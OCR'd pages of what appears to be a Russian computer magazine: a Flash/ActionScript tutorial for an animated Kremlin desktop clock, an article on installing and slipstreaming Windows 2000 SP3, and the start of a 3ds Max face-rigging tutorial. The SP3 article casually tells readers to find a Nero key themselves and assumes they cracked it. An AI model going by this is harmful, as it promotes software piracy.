Об интеграции часов в Кремль мы поговорим попозже (сейчас пока можешь нарисовать на их месте пустой круг и обратить его в символ клипа «C - Clock»). А поговорим о крыше сооружения. Я надеюсь, ты не стал рисовать ее второй раз, а использовал уже готовый символ «C - Roof». Как ты помнишь, центр этого символа находится в середине его нижней стороны. У мувика Кремля с центром надо сделать точно так же. Ставь всю башню так, чтобы центр клипа был ровно в середине ее нижней стороны (для точности советую не двигать картинку мышкой, а опять обратиться к панели Transform), стены одинаковой длины - по бокам от нее. Получилось так, что центр клипа крыши находится аккурат над центром клипа Кремля. Зачем? А вот зачем! Нажми правой кнопкой на мувике крыши и выбери там Actions. Вводи:

```
onClipEvent (mouseMove) {
    x1 = x;
    x = _root._xmouse;
    y = _root.kremlin._x;
    if ((x1 <= y) and (x >= y)) {
        _root.kremlin.roof.gotoAndPlay
(2);
    } else if ((x1 >= y) and (x<=y)) {
        _root.kremlin.roof.gotoAndPlay
(9);
    }
}
```


Будут оргазмировать все парни и девчонки, когда на тусе у тебя дома в двенадцать часов ночи между днем X и днем X+1 дуэтом с телеком твой комп начнет бешено бомбить по-курантски :)

Как известно, кремлевская звезда красная :). Еще известно, что в не геометрии она пятиконечная и, надо полагать, не плоская.

Задай клипу целого Кремля, расположенному на главной сцене, имя «kremlin», а клипу его крыши, как это очевидно - «roof». Событие клипа «mouseMove», если ты не знал, срабатывает при любом движении мыши (независимо от того, находится ли в данный момент мышкин курсор над клипом или нет). Теперь, когда курсор мыши находится по правую половину твоей флешки, крыша башни наклонена вправо. Как только курсор переходит на левую половину, крыша плавно переходит туда же. Ну и обратно, соответственно, тем же путем и в той же позе. Можно сделать крышу составленной из нескольких элементов, анимированных каждый по-своему. Это при значительном изменении и, несомненно, увеличении кода для мувика крыши и его отдельных кадров может дать впечатляющие эффекты...

## Рисованное время

Помнишь наши пустые куранты? Пришло их время. Сделай в «C - Clock» четыре слоя. Зеленый круг фона вместе с цифрами помещай на самый нижний слой, назови его в честь этого - «Fon». Верхние три слоя будут у нас для стрелок (сверху вниз: «ArrowS» - для секундной стрелки; «ArrowM» - для минутной; «ArrowH» - для часовой). В принципе, можно в любой флешке все запихнуть в один слой, главное - имена для клипов задать корректно. Но меня, например, очень сильно напрягает ситуация, когда так получается, что один символ почти полностью скрыт другим и, следовательно, трудно выделяем. Да и вообще, любая неразбериха и путаница среди символов и групп символов практически сводится на нет, при условии расположения каждой отдельной функциональной единицы на отдельном слое (особенно, если эти слои названы соответственно).




«Палочки потом уберем, цифры исправим - и все!»

У тебя могут появиться трудности с размещением цифр по кругу на одинаковом расстоянии от центра. Лучше всего использовать отрезки линий в качестве ограничителей этого расстояния.


«Куранты»

Стрелки часов делай так, чтобы центр клипа стрелки был в месте оси их вращения, а тот конец, который именно указывает, был направлен вверх. Если ты меня поймешь правильно и все сделаешь, как надо, то при размещении всех трех стрелок в центре циферблата, часы покажут ровно двенадцать часов. Задай для клипов стрелок такие имена: секундная стрелка (клип «C - ArrowS») - «ars»; минутная (клип «C - ArrowM») - «arm»; часовая (клип «C - ArrowH») - «arh».

Теперь звук. Нам нужен клич курантов в «круглые моменты», т.е. то, что ты услышишь ровно в час, два и т.п., стоя круглосуточно на Красной площади - повторяющийся N раз звук типа «большой колокол». Советую не заморачиваться с поисками его в интернете (геморрой поимеешь размером с монитор :)), а просто взять да и записать его с постороннего прибора во время заставок новостей, окончаний/ начал передач и т.п. Потери в качестве с лихвой компенсируются выигрышем во времени, финансах (при условии платного инета) и в плане здоровья нервов :). Полученный звук (например «bum.wav») импортируем во Flash. После импорта ищи его в библиотеке и жми на нем правой кнопкой мыши. В выпавшем меню выбирай «Связывание» («Linkage»). В открывшемся окошке «Свойства звука» ставь имя «bum.wav». Именно под этим именем данный звук теперь будет как бы экспортироваться в ActionScript.

Заходи в редактирование клипа кремля и для мувика часов вставляй код:

```
onClipEvent (enterFrame) {
    time = new Date();
    hours = time.getHours();
    if (hours >= 12) {
        hours -= 12;
    }
    if (hours == 0) {
        hours = 12;
    }
    minutes = time.getMinutes();
    seconds = time.getSeconds();
    ars._rotation = seconds*6;
    arm._rotation = minutes*6;
    arh._rotation = hours*30+min-
utes*0.5+180;
    if ((minutes == 0) and (seconds ==
0)and(_root._currentframe>=19)) {
        ding.start(0, hours);
    }
}
onClipEvent (load) {
    ding = new Sound(this);
    ding.attachSound(«bum.wav»);
}
```

Объект Flash'a Date(), экземпляр («time») которого мы создаем, дает доступ read/write к инфе о времени (как о местном времени, так и о стандартном времени по Гринвичу) и дате. Дата нам пока не нужна, да и устанавливать мы ничего не собираемся, а вот спросить у своего компа, сколько там времени, нашей флешке надо. Для этого мы пользуемся такими методами объекта Date(), как getHours(), getMinutes() и getSeconds(), возвращающие соответственно текущие час, минуту и секунду. В соответствии с этими значениями мы поворачиваем стрелки твоих маленьких курантов на определенные углы.

В событии клипа «load» мы ставим в соответствие переменной «ding» наш звук «bum.wav». Теперь этим звуком можно управлять из ActionScript. Что мы и делаем в случае, когда часы показывают ровно час, ровно два часа и т.п. А делаем мы следующее: мы проигрываем долбеж в «bum.wav» столько раз, сколько натикало целых часов.


Нам нужен клич курантов в «круглые моменты», т.е. то, что ты услышишь ровно в час, два и т.п., стоя круглосуточно на Красной площади - повторяющийся N раз звук типа «большой колокол»

## Основная сцена

Осталось только вынести что-нибудь на основную сцену. Давай сделаем так, чтобы Кремль не все время присутствовал на твоем Рабочем столе, а выдвигался при нажатии на характерного вида кнопочке («B - StarButton»). Для этого на основной киноленте нам понадобится четыре слоя. В самом верхнем первый и двадцатый кадры преврати в пустые ключевые и поставь в них stop(). В третьем слое в первом кадр выноси кнопочку «B - StarButton». Расположи ее в самом низу рабочей области ровно посередине. Скопируй этот кадр еще на два в том же слое и сделай с этими двумя новыми «Create Motion Tween». Звездочка в них должна стать полностью невидимой к девятнадцатому кадру. В первом кадре для незатронутой никакими преобразованиями кнопки пиши скрипт:

```
on (press) {
    gotoAndPlay(2);
}
```

В четвертый слой выноси клип кремля. Дай ему имя «kremlin». Делай два кадра с Motion Tween, в которых с первого по двадцатый с Кремлем происходит следующая анимация. Он из сжатого по вертикали состояния и из такого положения, что на рабочую область из всего Кремля торчит только лишь звезда его крыши (как раз под кнопкой «B - StarButton») превращается в полноценное сооружение на весь экран.




Когда ты запустишь эту флешку, случится вот что. У тебя на экране будет только маленькая кремлевская звезда. После нажатия на нее снизу выползет Кремль с курантами. Кстати, о курантах. Помнишь, когда мы проверяем, круглое ли сейчас время, мы запихнули в тот if еще (_root._currentframe>=19). Так вот это проверка для того, чтобы куранты били время лишь в случае, когда на основной сцене Кремль полностью виден (т.е. текущий кадр где-то в районе двадцатого). Так-то.

## Closure

Ты ни разу не замечал, если у тебя не самая быстрая машина, что Flash на Рабочем столе делает ее еще менее быстрой. Если все равно иметь постоянную флешку на экране очень хочется, советую сделать такой механизм. Нарисуем еще одну кнопочку (например, «B - Close») и расположим ее в специально заранее сделанном для нее втором слое главной сцены, растянув кадр на все двадцать. Пиши для нее:

```
on (press) {
    getURL(«light.html», _self);
}
```

Ну, теперь осталось сделать очень-очень легкую (т.е. пустую по самое не хочу) html-ку, в которой должна быть одна лишь кнопочка - для возврата во флешку. Сделай кнопочку в виде маленькой картинки, для которой вставь:

```
onClick=»self.location='Kremlin.html';»
```

так будет и легко и красиво. Можешь радоваться :).

**И да пребудет с тобой великий Flash!**

**Алексей Б.** (alexys@winfo.org)


# UPDATE

## SERVICE PACK 3 ДЛЯ WINDOWS 2000

**Вскоре после выпуска 2-го сервиспака для винтукея майкрософтовцы признались, что в виндах осталось багов едва ли не в два раза больше, чем они прикрыли первыми двумя сервиспаками! Честность - это, конечно, хорошо, но было бы лучше сразу делать доработанное ПО, а не пускать на рынок (пусть и на наш пиратский :)) поспешно названные Final Release разные беты. Согласен? Мечтать об отсутствии глюков, конечно, не вредно (вредно не мечтать). Но реальность немного отличается от твоих мыслей, как бы ты ни желал другого. Есть еще такие конторы, которые не бросают свое детище на произвол судьбы. Вот и M$ выпустили очередное обновление для двухтысячных - третий сервиспак.**

### БЫТЬ ИЛИ НЕ БЫТЬ


3-ий сервиспак по своему назначению не сильно отличается от предшественников. Вот и на этот раз все составляющие SP призваны повысить совместимость софта, надежность, безопасность. В третьем сервиспаке содержится все, что было в первых двух сервиспаках, а также исправления обнаруженных после выхода SP2 оставшихся дырок. Точное число исправлений я затрудняюсь назвать, ибо все время сбиваюсь, но их примерно около тысячи :). К важным новинкам можно отнести безотказное переключение раскладки клавы в консольном режиме, ускорение работы компов с разбитыми на несколько частей (только не физически, а логически :)) хардами, устранение повисания компа на слабеньких машинах при использовании сидюка, снижение загруженности процессора при отправке на печать доков и многое другое. Даже простое перечисление исправлений займет не одну страницу журнала, а с этим у нас напряженка. «Меньше знаешь - крепче спишь» :). Кроме исправлений привычных направлений появилась новая фишка в «Установке и удалении программ» - «Выбор программ по умолчанию». Отныне в двухтысячных (как и в Windows XP Service Pack 1) можно стандартными методами надежно засунуть мелкомягкий софт (експлорер, аутлук, виндовз медиа плеер) куда подальше, а вместо их использовать то, что тебе больше нравится. Совесть у них что ли просыпается? Или по судам таскать достали? Не так это и важно, главное - сам факт. Есть одно «но» - удалить не нравящиеся тебе творения стандартными методами не получится, их можно только скрыть! Не печалься, ты же не ламо какой-нибудь, придумаешь, что сделать. Ну или спросишь кого-нибудь более шарящего.



Новая фишка от мелкомягких - возможность скрытия некоторых программ

### ХОЧУ?

Если тебе уже захотелось заинсталлить SP3, то сначала решай, как ты его достанешь. Весит он порядка 135 метров, так что качать модемщикам придется не один час. Не сидеть же перед компом все это время. Когда захочешь уже завалиться спать после долгих по-



Результат работы Ad-watch после установки сервиспака

пыток атаковать серваки в сети, то залезь на **http://www.microsoft.com/windows2000/downloads/servicepacks/sp3/sp3lang.asp** и поставь свой даунлоудер качать сервиспак, пока тебе будет сниться, что ты стал кулхацкером и ломанул комп самого Билли Гейтса. Можно также заиметь сидюк с сервиспаком и ставить с него, но это уже как-то не по-нашему - такой метод подойдет для твоих менее

**Расположение галочек в опции ISO**

шарящих друзей и подружек. Кстати, в твоих силах сделать последним приятно, но об этом ниже.


## ШПИОН В СЕРВИСПАКЕ!

Вот уж чего не ожидал, наверное, никто! Скачал ты себе SP, поставил его куда надо, ребутнулся, а тут уже шпион появился! На самом деле, это не новинка сервиспака, а встроенный модуль всех виндов, просто до появления spy-killer'a Ad-aware про него просто не знали.


Не скажу, что Alexa - страшный spyware. Избавится от него будет просто (если меня послушаешь). Один из вариантов - это запустить Ad-aware, чтобы та удалила Alex'y. Но можно ускорить процесс убивания этого spy-модуля. Запускай regedit, ищи ключик HKEY_LOCAL_MACHINE\software\microsoft\internet explorer\extensions\{c95fe080-8f5d-11d2-a20b-00aa003c157a}, теперь стирай все ключи в этом разделе на хрен. Не боись, «за качество отвечаю» :). Еще один совет от меня - не подрубайся к Инету до удаления ключа реестра, а то многовато данных о твоих пристрастиях в вебе будет послано от експлорера хз куда.

## КОМБИНИРОВАННАЯ УСТАНОВКА SP3

Наверняка у твоих горе-подружек частенько все начинает глючить или перестает работать, и тебе приходится приходить и в очередной раз ставить виндовз. Ты можешь сделать диск с комбинированной установкой, т.е. при установке Win2k'ея 3-ий сервиспак будет сразу же поставлен на машинку. Понадобятся для этого дистрибутивы Win2k, SP3 для него, резак (CD-R(W)) и болванка. Заведи на харде папку, в которой ты сделаешь прообраз будущего диска, например, C:\win2k-inst. Теперь бери диск с дистрибутивом Win2k и перекинь все содержимое диска в созданную папку. Далее запусти файл W2Ksp3.exe с ключом «-s:<путь к папке с виндами>». В твоем случае это будет выглядеть так: «w2ksp3.exe -s:c:\win2k-inst». В результате должно получиться 6 папок (BOOTDISK, DISCOVER, I386, SETUPTXT, SUPPORT, VALUEADD - они вообще-то и были на инсталляционном диске, если это правильный диск) и несколько файлов для авторана



«Выбор программ по умолчанию»: отныне ты можешь скрыть стандартные проги от Microsoft, входящих в винды.



**Опции Boot для создания загрузочного диска с интегрированным сервиспаком**

будущего сидюка плюс необходимые файлы, которые лежат в корне директории вроде bootfont.bin и прочих - не вздумай их стирать, не ты их туда клал :). Если все сделал правильно, то у тебя на харде лежит дистрибутив Win2k с интегрированным Service Pack 3. Созданным делом ты пока можешь пользоваться только на своем компе (хотя как ты будешь загружаться из папки на винчестере - я не представляю). Поэтому все, что тебе осталось сделать, - закатнуть это хозяйство на болванку так, чтобы диск получился загрузочным (не путай авторановый и загрузочный диски!).
Из всех прог для записи компактов наибольшее предпочтение отдано мной Nero - Burning Rom (не считай это рекламой - это просто совет, тем более 2 с хреном тысячи человек из 3 тысяч опрошенных известным сайтом, посвященном виндовозным новостям, а также вся WINfo-crew не могут ошибаться). Собственно, ею и рекомендую воспользоваться для достижения цели. Если у тебя ее еще нету, то немедленно лезь на сайт производителя www.ahead.de, где всегда лежит последняя версия программы. Ключик к ней найдешь сам, не маленький.
Итак, ты заинсталлил и крякнул Nero 5.5.9.9 (на данный момент самая последняя версия). Выбери в New Compilation - Cd-Rom (Boot). Лезь в опции Boot. В строке Image File укажи путь к файлу boot.ini (можешь скачать его на нашем сайте http://winfo.org), поставь галку

**Метки для будущего диска**

около надписи Enable Expert Settings (For Advanced Users Only) и в строке Boot Message обязательно введи большими буквами MICROSOFT CORPORATION.

Во вкладке ISO отметь, если это не сделано ранее, следующие штучки: в File/Directory name lenth - ISO Level 1, Format - Mode 1, Character Set - ISO 9660, поставь галку около Joliet, в Relax ISO Restrictions выбери только Do not add the '1;' ISO file extension.

Осталось прописать нужные заголовки в опциях Label. Тут будь внимательнее, ибо без правильного заполнения этой менюшки, как, собственно, и двух предыдущих, ничего у тебя не получится. И не стоит быть слишком самонадеянным - уже сам убедился :(. А вбивать нужно следующее: Volume Label (метка диска) - SP3POEM_EN, в строках Publisher и Data Preparer - MICROSOFT_CORPORATION, Application - NERO___BURNING_ROM (после NERO идут 3 нижних подчеркивания). В самом низу окна выбери опцию Also Use the ISO9660 text for Joliet. Остальные поля оставляй пустыми - они не нужны для нашей задачи.

Никто не забыт, ничто не забыто? Теперь с криком «Burn, Motherf#$%r» начинай запись сидюка. Такой диск сэкономит порядка получаса при установке винтукея на чистую машину. А уж как распорядиться этим временем, тебе самому лучше знать. И не забудь закатнуть дистрибутив сервиспака в отдельную папку, ибо у кого-то и так винды могут работать нормально, а обновить операционку не помешает. Не сносить же ее для обновления :).

## INSTALLATION COMPLETE

Если ты все еще в раздумье, ставить SP3 или нет, то думай :). И учти, что на вопросы о работе 3-го сервиспака явное большинство заявило, что винды и грузиться стали быстрее, и сообщения об ошибках проскакивают реже. И никто из опрошенных не сказал, что после сервиспака что-то стало хуже работать. Прими к сведению такой небольшой намек на толстые обстоятельства :). К тому же, если тебе посчастливится стать первым ругающимся на SP3, то ты всегда сможешь его безболезненно Uninstall'ить.

# МЕНЯ ЗОВУТ ГОЛЛИВУД

## (PUPKIN ENTERTAINMENT PICTURES PRESENTS)

## ЧАСТЬ 1 - КАСТИНГ.

**Владимир Томилин** aka **«Middlenight»** (middlenight@mail.ru)

ENTERING...

Здравствуй, дорогой кинолюбитель. Хотя нет, ведь если следовать, допустим, автомобильной тематике, то автолюбитель - это человек, который имеет свою тачку и умеет ее водить, а профессионал - еще и получает за это деньги. Из всего вышеперечисленного делаю вывод, что в плане создания кино - ты профан.

Это не оскорбление, это, как я считаю, печальная действительность. Помнится, лет семь назад, читая наши и западные компьютерные издания, я натыкался на фразы, что де наступает эра мультимедиа и скоро каждый будет делать на домашнем компе фильмы, не уступающие гремевшей тогда «Toy Story», выражать свои идеи и зарабатывать на этом бабки. Ну и что мы имеем сейчас? Эра мультимедиа вроде как наступила, компов у народа стало больше, а тот самый «каждый» так и не появился. Ты не согласен? Ну, тогда скажи, сколько у тебя есть своих роликов-мультиков-клипов, которые ты можешь с гордостью показать друганам, толкнув кассету в видак? Нисколько? А хочется?




**Рис. 1. Пустая болванка.**

Ну что ж, из желающих я постараюсь наиболее простыми способами сделать маленьких Ронов Торнтонов. Поверь, я знаю, о чем говорю... Что? Кто такой Торнтон? Да, плохи твои дела, приятель, слухай сюды.

### СЮЖЕТЕЦ

С чего начинается любой фильм? Если миновать поиск денег на картину, то это - сценарий. Пожалуй, блокбастер мы сразу делать не будем - ограничимся двухминутным роликом, соответственно - нужна простенькая история. Предлагаю такую: хай-тек лаборатория, вдоль стен расставлены различные движущиеся механизмы, посреди, в сетке из лазерных лучей, на электрическом стуле сидит чел. Через шлем а-ля «Нирвана» смотрит на двух суетящихся рядом вокруг компа врачей. На мониторе вращается схема его головы и разные данные. Врач нажимает на кнопку на клавиатуре, после чего в вену чела поступает кислотного цвета жидкость. Чел звереет, превращается в монстра и дает всем п... По мозгам!

### ТЫКВЕННЫЙ ПЛЮГИН

Итак, сюжет готов - приступаем к съемкам. Хватит разных примитивных уроков - начинать я всегда предпочитаю (и тебе советую) с самого сложного: в данном случае это создание персонажей и подготовка их к анимации. Для начала нужна голова. Тыквой, конечно, можно разжиться на просторах Инета, но это - не самый лучший вариант. Вообще, привыкай самое основное делать сам, поэтому беги за плагинами для твоего друга Макса. Макс без плюгинов - существо малоспособное к жизни. Один из предыдущих номеров X освещал тему плагов, и я сразу тебя предупреждаю: чтоб использовать все понравившиеся тебе плагины, нужно разжиться как минимум четырьмя версиями Макса (2.5, 3.1, 4.0 и 4.2 - про пятый и не говорю, там вообще самоубийство), так как плагины эти несовместимы ни вниз, ни вверх, а перекомпилированные версии найти в Москве (соответственно и в России) практически невозможно, но зачастую очень необходимо отснять тот или иной эффект. Короче, чтобы сделать хорошую голову в четвертом Максе тебе нужен плагин DIGIMATION HEAD DESIGNER v.1.1e. Он обладает туевой хучей настроек, в которых ты спокойно разберешься и без меня, если знаешь, что Jaws - это челюсть. В данном случае можно взять

дефолтного пациента и малость подправить ему лопоухость соответственно параметрами «Глубина» и «Вращение».

### ОТКРОЙ РОТИК

Основная задача этой тыквы по сюжету - скалиться при ударе током, поэтому надо готовить рожу к анимации. Начнем с губ. Требуется создать линию из нескольких прямых кусков (чем больше - тем лучше, но и сложнее) и распределить ее равномерно по контурам верхней губы. Лучше создать линию с нечетным количеством вершин, чтобы верхняя точка была посередине губы.
Если вышла лажа, то это довольно легко поправить: щелкни правой кнопкой мыши на выделенной линии и выбери «convert to editable spline» (сплайн - это, собственно, и есть линия). В открывшемся окне модификации (вторая вкладка сверху на тулбаре) щелкни на группе точек, символизирующих собой вершины. Теперь можно хватать каждую точку отдельно и двигать. Оставаясь в том же режиме, переходи в окно боковых видов и распределяй вершины по профилю относительно верхней точки. В итоге должна получиться своеобразная губа «бантиком».

Теперь настала очередь применить знаменитый модификатор Макса - Skin. Выделяем

> Самый известный клип, сделанный в Максе, - «Клязьма» группы «Ногу свело». Делался он на PII400/128MB. Теоретически в Максе можно сделать 90% отечественных клипов, в которых используется компьютерная графика.

всю рожу, открываем Modifier list и назначаем Skin. В выпавшем окошке появится куча значений, среди которых будет кнопка «Добавить кости» («add bones»). Давим на нее и выбираем нашу линию, которая будет костью. Вообще, в Максе костями, то есть ниточками, дернув за которые, можно что-либо двинуть/повернуть, могут быть практически любые объекты, так что вместо линии можно было использовать хоть черта лысого, просто с линией удобнее всего обращаться. Теперь, после назначения чайнику модификатора Skin, можешь дернуть за какую-нибудь вершину линии и увидеть, как рожа исказится. Только как-то неправильно исказится... Как будто в видюхе рамдак глючит. Забыл предупредить, что сейчас смещаются те вершины, которые заданы по умолчанию :). Надо бы это пресечь. Щелкаем правой кнопкой по роже и выбираем «Sub-object—> envelope». Нас закинет еще в одну менюху, в которой все до безобразия просто: из всего нам понадобится только кнопку «A» поменять на «R». Это значит, что выделившиеся на роже два круга покажут нам реальную картину распределения зон влияния модификатора. Чем краснее, тем сильнее, синяя же зона - наиболее слабая. Все это редактируется простым дерганьем за выделенные вершины этих кругов.

Треба оставить красную зону только в районе губ, а синюю чуточку по краям - чтобы мышцы «типа сокращались» :). Теперь все вроде бы хорошо, вот только нижняя губа то-




Рис. 2. Ах, эти губки!




Рис. 3. Кто жрал варенье?




Рис. 4. ABS для губ.




Рис. 5. Синещекий монстр.




Рис. 6. Under Texturing...

же движется синхронно с верхней. Надо пофиксить: беремся за башку и идем в Modify, выбирая Skin, лезем в Envelope, выделяем точки нижней губы, ставим флажок на Vertices (вершины) и пишем в параметрах ABS - 0,0. Это подавит действие модификатора Skin на выделенные вершины, и перемещаться будет только верхняя губа.

### УРОКИ АНАТОМИИ

Приоткроем-ка теперь рот нашему пациенту. Да, верхняя губа выглядит достаточно реалистично. Теперь, когда она готова, делай все вышеперечисленное с нижней губой (долго, нудно - знаю, но скоро ты будешь все это делать за парсек), чтобы рот был открыт равномерно. Что-то не так... Учите анатомию, Киса! Ведь нижняя губа перемещается за счет смещения челюсти, а у нас подбородок как стоял себе, так и стоит. Раз плюнуть: делай на профильном виде линию, по форме очерчивающую сбоку подбородок, но меньшего размера и находящуюся внутри челюсти, аккурат посередине нее, если смотреть анфас, но не доходящую до шеи, дабы она не падала синхронно с челюстью. После создания линии делаем все то же самое со Skin, что и раньше. Редактируя вершины, на которые повлияет модификатор, добейся полной красноты челюсти и синевы в районе щек. Так, отвели челюсть вниз. Фуух!

### ГЛАЗА, ЗУБЫ, ХВОСТ

